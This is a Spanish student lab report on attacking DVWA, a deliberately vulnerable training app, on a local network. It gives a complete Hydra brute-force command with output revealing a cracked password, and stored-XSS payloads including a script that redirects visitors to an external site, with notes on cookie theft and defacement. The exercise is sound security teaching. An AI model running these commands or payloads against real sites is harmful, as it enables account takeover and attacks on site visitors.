TOMÁS ÁLVAREZ GÓMEZ
A200369

Act. 2.3 Realizar los siguientes Ataques al DVWA

Ataque DVWA con MYSQL.....


I.- Realizar el ataque al dvwa haciendo un ataque de fuerza bruta

ejemplo hydra...

comando que se utilizo


hydra -l admin -P passwords.txt 'http-get form://192.168.1.232/dvwa/dvwa/vulnerabilities/brute/:username=^USER^&password=^PASS^&Login=Login:H=Cookie\:PHPSESSID=87vphimou8g4659jsv6f67uj7v; security=low:F=Username and/or password incorrect'

para utilizar este comando era necesario crear un diccionario donde meteríamos las posibles contraseñas y agregarlo dentro del comando para que probara todas las contraseñar asta dar con la verdadera.



Aquí podemos ver el comando ya en ejecución y efectivamente para q el diccionario funcione o estamos en la ruta donde se encuentra el diccionario o ponemos la ruta tal cual en el mismo comando.

después de haber ejecutado el comando tenemos que la búsqueda fue exitosa




Probamos con otro usuario y de igual mente el comando hizo lo que tenía que hacer.

```
┌──(alvarez㉿kali)-[~/Documents]
└─$ hydra -l pablo  -P passwords.txt 'http-get-form://192.168.1.232/dvwa/dvwa/vulnerabilities/brute/:username=^USER^&password=^PASS^&
Login=Login:H=Cookie\:PHPSESSID=87vphimou8g4659jsv6f67uj7v; security=low:F=Username and/or password incorrect'

Hydra v9.4 (c) 2022 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illega
l purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2023-09-28 13:39:09
[INFORMATION] escape sequence \: detected in module option, no parameter verification is performed.
[DATA] max 3 tasks per 1 server, overall 3 tasks, 3 login tries (l:1/p:3), ~1 try per task
[DATA] attacking http-get-form://192.168.1.232:80/dvwa/dvwa/vulnerabilities/brute/:username=^USER^&password=^PASS^&Login=Login:H=Cook
ie\:PHPSESSID=87vphimou8g4659jsv6f67uj7v; security=low:F=Username and/or password incorrect
[80][http-get-form] host: 192.168.1.232   login: pablo   password: letmein
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2023-09-28 13:39:09
```

2.-Ataque a un formulario web al dvwa inicio de sesión……



3.-XSS Stored ……

XSS stored, también llamado XSS directo o persistente, consiste en embeber código HTML o Javascript en una aplicación web pudiendo llegar incluso a modificar la propia interfaz de un sitio web (defacement). Al igual que en el caso de XSS reflejcted, esta vulnerabilidad compromete la seguridad del usuario y no la del servidor.

La diferencia frente a XSS reflected es que este tipo de vulnerabilidad es persistente (de ahí que se le conozca también por ese nombre) ya que el código malicioso insertado generalmente es almacenado en una base de datos.

TOMÁS ÁLVAREZ GÓMEZ
A200369

Tras descubrir cómo inyectar código en la web, las posibilidades que ofrece esta vulnerabilidad al

atacante son diversas:


- Inyectar código que robe las cookies del resto de usuarios.
- Inyectar código que redireccione la página web a una página externa.
- Realizar un deface a la interfaz con el propósito de estropear el diseño web.
- Troyanizar un gran número de navegadores de usuarios, tomando un control remoto sobre muchos navegadores.

Para comprobar si es vulnerable a XSS en el campo textarea mtxMessage esta vez introduciremos un tag HTML con el que lanzar una ventana de alerta Javascript:

```
<script> alert("Vulneravilidad low")</script>
```


El resultado de esta acción es que el mensaje se ha guardado correctamente en la base de datos y en cada carga de la página del libro de visitas se muestra la alerta esperada:

Pero para ingresar este tag tenemos que modificar la cantidad de caracteres que podemos ingresar en el campo ya que solo nos permite ingresar 10 y le pondremos 100.




Posteriormente insertaremos el tag html para que pasa.

TOMÁS ÁLVAREZ GÓMEZ
A200369




Le damos clic en sing Guestbook eso permitirá que se guarde en la base de datos.

y tendremos la siguiente venta alerta de javascript



Si vamos a nuestra base de datos tendremos lo que ingresamos en los dos campos



Ya con esto podemos hacer muchas cosas realmente, podemos hacer que cuando el usuario entre a esta opción de la página sea direccionado a otra página externa, podemos modificar la pagina en su totalidad, también robar las cookies etc.

Por ejemplo, con este tag HTML podríamos direccionar al usuario a otra pagina

```
<SCRIPT language="javascript">window.location="http://webexterna.com";</SCRIPT>
```

En fin, un monto de atasques, solo que estos no afectarían al servidor, si no al usuario que navega en la pagina.